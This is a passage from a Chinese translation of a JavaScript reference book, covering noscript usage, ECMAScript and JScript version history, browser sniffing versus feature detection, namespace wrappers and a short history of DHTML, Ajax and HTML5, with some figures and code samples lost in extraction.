尽管在 Web 上注释屏蔽非常普遍,但是实际上对于严格的 XML,包括正确书写的 XHTML 文档,这种方法不是很合适。由于 XHTML 是一种基于 XML 的语言,在 JavaScript 中的许多字符,比如“>”和“&”,具有特殊含义,因此使用前面的方法可能会遇到麻烦。根据严格 XHTML 的规范,建议使用下面的技术向实施 XHTML 的浏览器隐藏脚本的内容:

```
<script type="text/javascript">
<![CDATA[
    // JavaScript here ...
]]>
</script>
```

这种方法并不是在所有情况下都可行,但是在实施 XML 的最严格的浏览器中可以工作。它通常会导致浏览器完全忽略脚本或抛出错误,从而作者可以选择使用链接的脚本或传统的注释块,或者简单地忽略下一级用户代理的问题。

注意:

有些 JavaScript 程序员已经开始放弃在内联脚本上使用注释屏蔽。在实践中,现代浏览器不关心这种代码,但是需要考虑到用户代理包含的程序、机器人以及其他可能不熟悉的设备。今天,仍然可以看到创建的特设机器人以不恰当的方式对待脚本内容。我们的选择是如果必须使用内联脚本,就屏蔽它,因为安全比“对不起”更好。

1.3.2 <noscript>元素

对于浏览器不支持 JavaScript 或关闭 JavaScript 的情况,应当提供替代版本,或者至少提供警告消息告诉用户发生了什么问题。使用<noscript>元素可以非常容易地完成该工作。所有支持 JavaScript 的浏览器都应当忽略<noscript>的内容,除非脚本功能关闭了。不支持 JavaScript 的浏览器会显示被<noscript>包围起来的消息(并且如果你记得注释掉 HTML,它们将忽略<script>的内容)。下面的示例演示了一个使用这个功能齐全的元素简单例子。

```
<!DOCTYPE html>
<head>
<meta charset="utf-8">
<title>noscript Example</title>
</head>
<body>
<script>
<!--
    document.write("Congratulations! If you see this you have JavaScript.");
//-->
</script>
<noscript>
    <h1>JavaScript required</h1>
```

```

</noscript>
</body>
</html>

```

在线: <http://javascriptref.com/3ed/ch1/noscript.html>

图 1-13 分别显示了启用和关闭脚本功能的例子。




图 1-13 启用和关闭脚本

<noscript>元素的一个有趣用途是,如果在浏览器中没有启用脚本功能或者使用的是版本非常老的浏览器,则可以使用<meta>更新自动将用户重定向到特殊的错误页面。下面的例子显示了这种效果是如何实现的:

```

<!DOCTYPE html>
<html>
<head>
<title>noscript Redirect Demo</title>
<noscript>
  <meta http-equiv="Refresh" content="0; URL=noscripterror.html">
</noscript>
</head>
<body>
<script>
<!--
  document.write("Congratulations! If you see this you have JavaScript.");
  //-->
</script>
<noscript>
  <h2>Error: JavaScript required</h2>
  <p>Read how to <a href="noscripterror.html">rectify this problem</a>.</p>

```

```

</noscript>
</body>
</html>

```

在线: <http://javascriptref.com/3ed/ch1/noscriptredirect.html>

注意:

有些早期版本的 HTML 规范, 在文档的<head>元素中不允许使用<noscript>标签, 尽管允许使用<script>, 因此前面的例子可能会失效。在 HTML5 中, 情况不再如此, 并且这个例子是相似的。

虽然<noscript>标签使用起来很容易, 但遗憾的是很少使用它。有趣的是, 实际上, 使用<noscript>标签本身证明它的价值相当容易。分析下面的标记片段:

```

<noscript>
  <p>JavaScript Required</p>
</noscript>

```

你可能注意到, 在关闭脚本功能的情况下, 只有图像 `error.gif` 会被浏览器提取。查看服务器日志, 然后可以确定关闭脚本功能对访问者的影响。甚至可以通过修改图像引用在脚本问题跟踪中更进一步, 像下面那样:

```

<noscript>
  <p>JavaScript Required</p>
</noscript>

```

在此指出图像源位于某些服务器端脚本, 该脚本将直接记录不支持脚本的用户。如果只是期望在无形之中估计潜在的问题, 那么甚至可以在不返回图像或消息的情况下完成该工作。然而, 需要注意的是, 这种技术远非完美, 因为它假定用户代理会提取图像内容。如果仔细观察日志文件, 就可能会注意到支持 `noscript` 的 bot traffic 比我们想象得要多。

1.3.3 语言版本

关于 JavaScript 一个常见的批评声音是版本太多。对于 JavaScript 开发人员寻找最大范围的兼容性是一个合理的关注。那些遵循 ECMAScript 规范的浏览器对核心语言的实现比较好。表 1-1 显示了 ECMAScript 的当前版本。

表 1-1 JavaScript 的标准版本

标准版本	描述
ECMAScript 版本 1	JavaScript 的第一个标准化版本, 宽泛地基于 JavaScript 1.0 和 Jscript1.0
ECMAScript 版本 2	该标准版本改正了版本 1 中的一些错误(并进行了一些很小的改进)
ECMAScript 版本 3	基于 ECMAScript 版本 2 的更高级的语言标准。包括正则表达式和异常处理。使用广泛
针对 XML 的 ECMAScript(E4X)	ECMA-357(http://www.ecma-international.org/publications/standards/Ecma-357.htm) 是 ECMAScript 的修改版, 为语言添加了原生 XML 支持。Firefox 1.5+以及 ActionScript 的后续版本支持该版本。由于主要关注 ECMAScript 版本 4 和 JavaScript 2.0, 因此对该语言版本的讨论很少

(续表)

标准版本	描述
ECMAScript 版本 4	该版本是一个新标准, 将包含可选静态类型、包和名称空间、生成器和迭代器以及基于类的面向对象编程(OOP)等特征。对语言修改的意义非常重大, 永远不会批准或实现该规范
ECMAScript 版本 5	这一 ECMAScript 版本, 实际上更多的是 ECMAScript 3.1, 只不过重命名了, 并且于 2009 年 12 月批准。这一版本为通过严格模式为健壮性编程添加了 getter 和 setter 属性、引入了特征, 并指定了一些通用库, 如 JSON 处理、数组, 并且 OOP 修改变成了原生标准

每个浏览器厂家对 JavaScript 实现的进化都有些区别。Netscape 分支后来进化成 Mozilla 和 FireFox 浏览器, 该分支充当了至少是核心语言的参考实现。表 1-2 详细列出了 JavaScript 在这一浏览器系列中的演化。

表 1-2 NetScape/Mozilla/Firefox 的 JavaScript 版本历史

语言版本	ECMA 一致性	浏览器版本	备注
JavaScript 1.0	非常松散的 ECMA-262 版本 1	NetScape 2.x	数字实现问题, 特别是 Date 对象。缺少一些通常使用的运算符(=)和语句(switch)。简单对象模型(window、document.links 和 document.forms)
JavaScript 1.1	松散的 ECMA-262 版本 1	NetScape 3.x	与 ECMA-262 版本 1 松散一致。扩展的简单对象模型增加了图像、applet 和插件访问
JavaScript 1.2	松散的 ECMA-262 版本 1	NetScape 4.0~4.05	DHTML 一代的特性, 如引入了 Layer 对象和 JSSS(JavaScript 样式表)特征
JavaScript 1.3	ECMA-262 版本 1	NetScape 4.06~4.7	与 ECMA-262 版本 1 严格一致。继续支持 Layer 对象和 JSSS 特征
JavaScript 1.5	ECMA-262 版本 3	Firefox 1.x	移除了 DHTML 一代的特征, 首选标准 DOM。引入了原生 XHR
JavaScript 1.6	带有 E4X 相关增强的 ECMA-262 版本 3	Firefox 1.5x	添加了数组扩展, 如 map、forEach、every、some 和 Array, 还增加了字符串泛型和一些 XML 处理特征。应当关注的是数组特征是 ECMAScript 5 风格
JavaScript 1.7	带有 E4X 相关增强的 ECMA-262 版本 3	Firefox 2.x	类似 Python 的生成器、数组比较、let 语句和代码块作用域, 以及解构赋值
JavaScript 1.8	带有 E4X 相关增强的 ECMA-262 版本 3	Firefox 3.0	对 Python 样式生成器的修改、匿名函数的简化形式以及数组的 reduce()和 reduceRight()方法
JavaScript 1.8.1	与 JavaScript 1.8 相同, 实现了 ECMAScript 版本 3 的某些方面	Firefox 3.5	对原生 JSON 支持进行了修改以兼容 ECMAScript 5 规范。增加了各种特征, 如 String.trim()和 Object.getPrototypeOf()

(续表)

语言版本	ECMA 一致性	浏览器版本	备 注
JavaScript 1.8.2	与 JavaScript 1.8.1 相同, 实现了 ECMAScript 版本 3 的更多特征	Firefox 3.6	针对 ECMAScript 5 进行了细微的修改, 如 Date.parse() 的变化, 对函数的 prototype 属性的修改
JavaScript 1.8.5	开始与 ECMAScript 5 规范一致	Firefox 4.0	为 Object 增加了 ECMAScript 5 特征, 如 Object.seal()、Object.freeze()、Object.getOwnPropertyNames() 等。还增加了 Array.isArray()、Date.toJSON()、严格模式以及大量其他满足全部 ECMAScript 5 支持的细节

注意:

在现代版本的 Firefox 浏览器中, 包含不是很通用的 JavaScript 版本, 需要为 <script> 标签进行不同的类型设置。例如, <script type="application/javascript;version=1.7"> 和 <script type="application/javascript;version=1.8"> 分别用于表明 JavaScript 1.7 和 JavaScript 1.8。

考虑到 Internet Explorer 的市场份额以及该浏览器系列的兼容性, 并且它的对象模型经常是开发人员的目标, 所以微软的 JScript 更加普及。表 1-3 详细列出了这些浏览器对 JavaScript 的支持演化。

表 1-3 Internet Explorer 的 JScript/JavaScript 版本历史

JScript 语言版本	ECMA 一致性	Internet Explorer 版本	备 注
JScript 1.0	松散的 ECMA-262 版本 1	IE 3.0	与 Netscape 2 实现的 JavaScript 特征类似
JScript 3.0	ECMA-262 版本 1	IE 4.0	具有 document.all 和完整的样式表操作的 DHTML 对象模型。引入一些基本的 W3C DOM 思想
JScript 5.0	ECMA-262 版本 1	IE 5.0	引入基于 ActiveX 的 XHR
JScript 5.5	ECMA-262 版本 3	IE 5.5	与 W3C DOM 部分一致
JScript 5.6	ECMA-262 版本 3	IE 6.0	进行了改进, 但是仍然与 W3C DOM 部分一致
JScript 5.7	ECMA-262 版本 3	IE 7.0	增加了原生 XHR
JScript 5.8	ECMA-262 版本 3 以及版本 5 特征	IE 8.0	增加了原生 JSON 支持。实现了 getter 和 setter
JScript 9.0	几乎完全支持 ECMA 5	IE 9.0	充分支持 ECMAScript, 具有严格模式的异常处理
JScript 10.0	ECMA-262 版本 5	IE 10.0	完全支持 ECMAScript 5

注意:

还存在一个 JScript.NET, 并且具有更多的特征, 但是它不是基于当前浏览器的。

既然浏览器对 JavaScript 的支持是不同的, 使用某种技术查看浏览器支持的版本情况可能就是有用的。在 Internet Explorer 中达成该目的比较容易的方式如下所示:

```
<script language="jscript">
  if ("undefined" == typeof ScriptEngine) {
    var version = 1;
  }
  else {
    var version = ScriptEngineMajorVersion()+ "." + ScriptEngineMinorVersion();
  }
  document.write("This jscript version: " + version+ "<br>");
</script>
```

其他浏览器没有如此直接的方案。一般而言, 需要设置一个变量等于某些简单测试脚本的最高形式, 如下所示:

```
<script>
  var version = 1.0;
</script>
<script language="javascript1.5">
  version = 1.5;
</script>
<script language="javascript1.7">
  version = 1.7;
</script>
<script language="javascript1.8">
  version = 1.8;
</script>
<!-- And so on. Once all the elements have run or not the value
of version should be highest version supported -->
```

当然, 这种模式的价值有限, 首先因为它依赖于非标准的 language 特性, 其次因为它没有正确地解决如何处理更新的语言。例如, 考虑以下问题, 你希望使用在 JavaScript(1.8+) 后续版本中提供的某些 String 的微调方法。你可能会使用 language 特性; 然而, 使用 type 特性更恰当, 于是将脚本执行限制于那些支持该语言版本的浏览器:

```
<script type="text/javascript;version=1.8">
  var bookTitle = " JavaScript: The Complete Reference";
  alert(bookTitle.trimLeft());
</script>
```

这一方案的问题是在不支持的浏览器中什么也不会运行。反而, 我们可能希望检测某个特征是否存在, 然后在缺少该特征的浏览器中, 在某种程度上动态地添加或纠正它, 如下所示:

```
<script>
  if (!String.trimLeft) {
    String.prototype.trimLeft = function () {
```

```

        return this.replace(/^\s+/, "");
    };
}
var bookTitle = " JavaScript: The Complete Reference";
alert(bookTitle.trimLeft());
</script>

```

尽管这种技术对于解决缺失的对象、属性或方法可行，但是当解决新的语言特征时，如 `let` 定义和 `Array` 压缩，这种技术不可行。这种技术称为 `monkey patching` (因为动态语言的临时扩展添加或修正某些语言特征，Wikipedia 给出了这一称呼——参见 http://en.wikipedia.org/wiki/Monkey_patch)。对于这种情况，如果确实必须使用该特征，则必须通过 `<script>` 标签约束语言。如果对 `monkey patching JavaScript` 的需求和功能感到好奇，你将发现下一节既让人激动又让人失望。

1.3.4 跨浏览器考虑

JavaScript 的悲观现实是，各种浏览器通常以非常不同的方式实现 JavaScript 以及相关对象。解决这一问题可能非常具有挑战性，并且在某些情况下开发人员会简单地将 JavaScript 作为可选项，或者由于其挫折而非常保守地使用 JavaScript。在另外一些情况下，考虑到经济以及时间的限制，或者遗憾的是，在某些情况下由于对某种特定浏览器平台或其他平台坚定不移的拥护，因此开发人员可能让他们实现的 Web 站点或应用程序只在一种浏览器中工作。

处理 JavaScript 不同实现的最恰当方法，可能是规范化变体并进行修补或围绕它们的差异进行工作。在过去，抽象这些差异是通过使用浏览器探测完成的。使用浏览器的类型和版本，开发人员可以通过代码解决不同浏览器之间的差异，浏览器的类型和版本可以通过 HTTP 请求发送的 `UserAgent` 标头以及通过 `navigator.userAgent` 属性获得。下面根据所认定的浏览器类型查看浏览器字符串并输出消息：

```

var userAgent = navigator.userAgent;
var opera = (userAgent.indexOf('Opera') != -1);
var ie = (userAgent.indexOf('MSIE') != -1);
var gecko = (userAgent.indexOf('Gecko') != -1);
var webkit = (userAgent.indexOf('WebKit') != -1);
if (opera)
    document.write("Opera based browser");
else if ((gecko) && (!webkit))
    document.write("Mozilla based browser");
else if (ie)
    document.write("IE based browser");
else if (webkit)
    document.write("WebKit based browser");
else
    document.write("Some other browser");

```

这种浏览器检测模式，通常称为浏览器嗅探 (`browser sniffing`)，其挑战是浏览器会经常有意地误认它们自己，因此简单地对所使用的浏览器做出的任何假设都可能不成立。

相对于浏览器检测更好的方法是兼容性检测思想，通常使用对象检测进行。在此运用的模式使用一条 `if` 语句查看是否实现了某个特定对象。例如，在此，我们可能希望使用 `document.all` 对

象，但是不能确定该对象是否存在，因此首先将尝试检测它是否存在：

```
if (document.all) {
  // use the all object
}
```

遗憾的是，这种对象检测模式常被误用，正如下面的注释所暗示的：

```
if (document.all) {
  // IE browser so use Microsoft features
}
```

在此，因为假定 `document.all` 定义的含义是正在使用 Internet Explorer，所以可能进行其他各种操作。然而，情况不一定如此，因为其他浏览器也可能实现了这个特定的 IE 特征，或者开发人员可能在该代码执行前使用猴子补丁(monkey patch)。例如，在代码之前，在有些包含的代码中可能会发现下面的代码，因此会使得 `document.all` 对象的检测结果为 `true`：

```
if !(document.all) {
  // gross document.all hack just to illustrate
  document.all = document.getElementsByTagName("*");
}
```

如果假定对象检测只使用 `document.all` 将会是安全的，但是正如注释所暗示的，如果暗示一些弱浏览器指纹，然后假定存在其他一些实际上不可用的特征，则可能会遇到问题。

不要认为这个例子是专门设计的；它不是专门设计的。这些例子是简化的，但是问题和我们所关心的内容不是简化的。浏览器差异是很重要的，并且假定特征存在是相当危险的。即使你很谨慎，你仍然不能确定其他一些包含的代码已经改变了 JavaScript，甚至其他操作影响了脚本。

1.3.5 与其他脚本混用

当构建 Web 应用程序时，你实际上应当利用他人的工作。然而，如果你站点或应用程序中包含其他人编写的 JavaScript 代码，应当假定最糟的情况，而不是最好的情况——变量、对象、函数以及事件处理程序可能会改写你之前定义的变量、对象以及函数。因为你不能控制其他人的编码风格，所以你应当保守地编写代码。

既然 JavaScript 标识符共享全局的名称空间，你可能希望利用那些减少变量冲突可能性的技术。例如，如果希望定义一个保存你名字的变量，可能将该变量定义为 `firstName`，如下所示：

```
var firstName = "Thomas";
```

遗憾的是，这是一个全局变量，并且可能很容易与后来包含的脚本中具有相同名称的变量发生冲突。为缓解名称冲突，可使用前缀命名变量，以降低改写的可能性：

```
var jsRef_firstName = "Thomas";
```

词干或前缀技术在 JavaScript 历史的早期就开始使用了，尤其是在 Dreamweaver 代码中，其他脚本的前缀必须是 `MM_`，该前缀代表 Macromedia，最初是该公司开发了这款流行的编辑器。

今天，不使用前缀，可以发现使用对象包装器作为避免名称空间冲突的最常用技术。下面定

义一个包装器对象 JSREF，该对象将包含我们定义的所有结构：

```
var JSREF = {};
```

然后，当创建变量和函数时，将它们添加到包装器对象中：

```
JSREF.firstName = "Thomas";
```

这种方法是对基于词干方法的改进，因为它避免过多地污染全局名称空间。

即使避免与已存在变量之间的冲突，或者与后来引入变量之间的冲突，仍然可能遇到麻烦。需要关注的最常见区域是事件处理程序。事件处理程序很容易被其他可能已经存在的事件处理程序改写。例如，在前面使用 `window.onload` 函数为一个与按钮关联的单击事件的例子。

```
window.onload = function () {
    document.getElementById("button1").onclick= function () {alertTest();};
};
```

遗憾的是，对于在此给出的这种方法，如果有另一个已经与 `onload` 事件关联的函数，该函数会被改写。通过以下方法解决这个问题并不困难，定义一个特殊的函数查看是否已经存在一个方法，如果存在，就保存它。下面的简单例子示范了如何实现该目标。注意，使用对象包装器也有助于提高预防性编程的兴趣：

```
var JSREF = {};
JSREF.addLoadEvent =
    function(newFunction) {
        var oldFunction = window.onload;
        if (typeof window.onload != "function") {
            window.onload = newFunction;
        }
        else
        {
            window.onload = function () {
                if (oldFunction) { oldFunction(); }
                newFunction();
            };
        }
    };
```

虽然对于重写已经存在的代码，`window.onload` 事件是最常见的情况，但是对于其他事件也可能遇到类似的问题。我们将使用更现代的事件注册系统避免这一问题，如 `addEventListener()`，但是 Internet Explorer 9 之前的版本不支持该特性。运用抽象使得跨浏览器添加事件类似并且安全是可行的，但是确实不简单。显然编写正确的 JavaScript 不可能很简单，这与其他所有编程语言同样复杂。

1.4 JavaScript: 真正的编程语言

JavaScript 是一门被严重误解的编程语言。有些人认为它就是一个玩具，而另外一些人则认为它非常强大。有些人认为它是非程序员的语言，另外一些人则中伤它不支持足够的编程特性。有

些人经常将它和其他语言相混淆,如 Java,因为这两种语言的名称都包含 Java,因此认为 JavaScript 应当与 Java 类似,或者一旦发现它与 Java 不同就在工具中埋葬 JavaScript。

诚然,JavaScript 像所有语言一样有其不足之处。但是它的优点远超它的缺点,并且作者相信对 JavaScript 的许多忧虑是被传统的观点以及对该语言没有进行正规的研究所强加的。当然,可以责怪浏览器的实现以及对象模型感觉之间的差异,并且滥用术语,如 Ajax、DHTML 和 HTML5,对于搞清问题没有帮助。

至今,JavaScript 是一门完整的语言,一门真正的语言。当然可以使用 JavaScript 编写视频游戏,可以使用它构建 E-mail 客户端,可以使用它完成你所希望的任何事情。JavaScript 相当强大,并且有相当多的缺陷——与所有编程语言一样。作为一门真正的编程语言,它值得我们仔细学习,并且不应当认为掌握它很容易。

1.4.1 JavaScript 的历史

学习 JavaScript 的过去实际上非常有助于理解它的怪癖、挑战,甚至它作为一类 Web 技术的潜在角色。例如,除非考虑到它的历史,否则 JavaScript 的名称本身可能就是令人困惑的,因为尽管名称相似,但是 JavaScript 与 Java 没有联系。Netscape 最初在 1995 年发布 Navigator 2.0 测试发布版时引入了该语言,当时它命名为 LiveScript,并且该语言最初主要用于表单验证。该语言重命名为 JavaScript,更可能主要是因为行业的魅力,在当时 Java 非常流行,而且由于这两种语言的潜力,集成它们用于构建 Web 应用程序。遗憾的是,因为在其名称中包含了单词“Java”,JavaScript 经常被认为是 Java 的某种精简脚本。实际上,今天该语言的角色与 Java 只是稍微有些相似,相对于 Java 而言,JavaScript 与动态语言(如 Python 和 Perl)共享的内容更多。

在过去 10 年左右的时间里,该语言的使用迅速增长。遗憾的是,正如在本章前面所讨论的,在不同浏览器实现之间语言和对象的差异很大,这已经招致了许多关于 JavaScript 的抱怨。

有趣的是,该语言本身已经相当稳定。JavaScript 的核心由 ECMAScript(发音为 eck-ma-script)定义,ECMAScript 主要关注核心语言特征的定义,如流程控制语句(例如,if、for、while 等)和数据类型。

认为 JavaScript 如此多变的原因与它的宿主环境定义的对象有关,宿主环境通常是指浏览器及其加载的文档。对象模型是用于定义语言所操作的各种对象的术语。为清晰起见,将对象模型分成两部分进行讨论:浏览器对象——如 Window、Navigator、History 以及 Screen,统称为浏览器对象模型(Browser Object Model, BOM);以及文档对象,这类对象与渲染的文档以及它所包含的元素和文本相关,称为文档对象模型(Document Object Model, DOM)。虽然这种分割有些随意,但是它有助于清晰地理解对象。

注意:

对于某些读者这可能是历史的兴趣,在最早的 JavaScript 文档中,在浏览器和文档特征之间没有这种划定,并且简单地分割 DOM 的思想也不存在。

在 HTML5 规范出现之前,浏览器对象一直没有被正式接受的规范。反而,JavaScript 开发人员必须找出在主导浏览器的对象模型所规定的特征与浏览器厂家所发明的已经被开发人员所广泛使用的特征之间的特别特征组,这组特别特征一直在不断变化。DOM 由 W3C(www.wc.org/DOM)定义,并且相对更容易处理,尽管浏览器厂家对其特征的实现程度有所差异。对象模型是 JavaScript

获得其怪异声誉的特征，但是需要明白的是，不是语言而主要是浏览器厂家将它所依赖的对象模型搞砸了，这是值得鄙视的。

浏览器版本以及对象模型进一步增加了 JavaScript 到底是什么这一困惑。像动态 HTML(DHTML)和异步 JavaScript 以及 XML(Ajax)的引入，为许多 Web 开发人员增加了巨大的困惑。虽然稍后会更加深入地讨论所有这些思想，但是现在需要知道的是它们只不过是简单地描述了 JavaScript 的一个特定用途。在撰写该书的这一版本时，术语 HTML5 用于以类似的方式描述各种与 JavaScript 相关的 API，从存储到套接字、到使用<canvas>标签的位图绘图，还有更多，简而言之，困惑在继续！

1.4.2 JavaScript 的常见用途

如前所述，理解 JavaScript 的演化对于掌握它的用途是很关键的，因为 JavaScript 的演化解释了 JavaScript 变化背后的设计动机。虽然 JavaScript 作为客户端技术是相当强大的，但是与所有语言一样，相对于其他应用程序，它更擅长于开发某些类型的应用程序。

1. 传统应用

设计 JavaScript 的最初动机是用于辅助一般的客户端任务，如对准备发布的表单数据进行验证。除了这一用途之外，过去它还用于协助简单的页面效果，如翻转的按钮、导航系统、简单的应用程序(如计算器)和基本的页面修改。然而，在现代浏览器中，JavaScript 语言已经开始访问页面的每个元素和样式表单，不再局限于这种传统的应用。

2. 动态 HTML

4.x 代 Web 浏览器引入了一个称为动态 HTML(DHTML)的新概念。DHTML 描述动态和剧烈操作页面元素的能力，可能以重要的方式更改文档的结构。以其最明显的形式，DHTML 是显示动态特征(如移动)或显示以及隐藏页面内容的 HTML 文档。通过交互使用 HTML、CSS 和 JavaScript，使得实现这些复杂的特征成为可能。因此，在某种意义上，DHTML 的思想可以被总结为以下公式：

DHTML	=	HTML	+	CSS	+	JavaScript
<pre><p id="p4"> DHTML!</p></pre>		<pre>.fancy {color:red;} #p1 {height:200px;}</pre>		<pre>el = document.getElementById(ById("p1") el.className = fancy; ...</pre>		

遗憾的是，DHTML 还具有比在此所暗示的更深的含义，因为这种效果最初使用非常特定于浏览器的特征实现。

虽然动态 HTML 风格的编程非常强大，但是极端的兼容性问题让人很痛苦。其他浏览器可能没有提供所有相同的对象，甚至它们的语法并非总是一致，从而导致了巨大的烦恼。然而，有趣的是，尽管所有关于基于标准开发的恰当性的热心公告，许多 DHTML 特征比标准的 W3C DOM 特征更容易使用，尤其是 innerHTML，已经被列入常用范围。HTML5 甚至作为标准编纂了这一特征。这种采纳模式相当普遍，甚至 Ajax 思想实际上也来自专用技术。

3. Ajax

与 DHTML 一样, Ajax(异步 JavaScript 与 XML)使用的技术比组成这个容易记住的术语的技术要多很多。术语 Ajax 描述运用各种 Web 技术将传统 Web 应用程序的迟缓的批量提交改造成高响应性、近乎桌面软件类型的用户体验。与 DHTML 一样,这一改进的代价是 JavaScript 编程复杂性的明显提高,增加了对网络的考虑,以及用户体验设计的挑战。

传统的 Web 应用程序倾向于遵循在图 1-14 中所显示的模式。首先,加载一个页面。接下来,用户执行一些动作,如填写表单或单击链接。然后,把用户的活动提交给服务器端的程序进行处理,这时用户等待直到最后重新加载并重新绘制整个页面。




图 1-14 传统 Web 应用程序的通信流

传统 Web 通信模型的缺点是它可能比较慢,因为为了重新绘制处于新状态的应用程序,需要一遍一遍地传输组成整个 Web 页面表示方式的数据。

Ajax 风格的应用程序使用明显不同的模型,其中用户动作触发场景背后与服务器之间的通信,只提取更新响应提交操作的页面所需要的数据。这个过程通常是异步发生的,因此当返回数据时用户可以在浏览器中执行其他动作。仅重新绘制页面中的相关部分,如图 1-15 所示。

为构建 Ajax 应用程序,通常使用 JavaScript 调用与服务器之间的通信,一般使用 XMLHttpRequest(XHR)对象。接收到请求后,服务器端程序会使用 XML 生成响应,但是经常会看到替换格式被传递回浏览器,如纯文本、HTML 片段以及 JavaScript 对象表示法(JavaScript Object Notation, JSON)。对接收到的对象的使用,通常使用 JavaScript 配合文档对象模型进行,并且这导致许多迹象表明, Ajax 只不过是 DHTML 风格思考网络通信。




图 1-15 Ajax 风格的通信流

4. HTML5 和 Web 应用程序

HTML5 规范的引入巩固了 JavaScript 在构建客户端 Web 应用程序的角色。HTML5 规范记载并澄清 JavaScript 缺乏标准的方面，尤其是，缺乏通过 Window、Location、Navigator 以及其他与浏览器相关对象实现的特征。该规范还提供允许使用 Canvas API 进行位图绘图、视频控制、套接字通信、离线存储、历史与导航控制等更多功能的 API。HTML5 规范的主要目标是使开放的 Web 技术能够用于构建复杂的 Web 应用程序。基于这一目标，编写 Web 应用程序的挑战肯定会增加，并且需要来自功能库的一些帮助。

1.4.3 JavaScript 库的崛起

为了使 JavaScript 编码更加合理，强烈建议读者考虑使用用于完成通用任务的库。当然你可以实现自己的抽象，但是如果其他人已经经历了为找出一致地处理事件的浏览器问题所需要的考验和痛苦，为什么不使用他们的经验来使自己减少付出呢？随着 JavaScript 应用程序变得越来越大，避免使用库显然是不合理的。

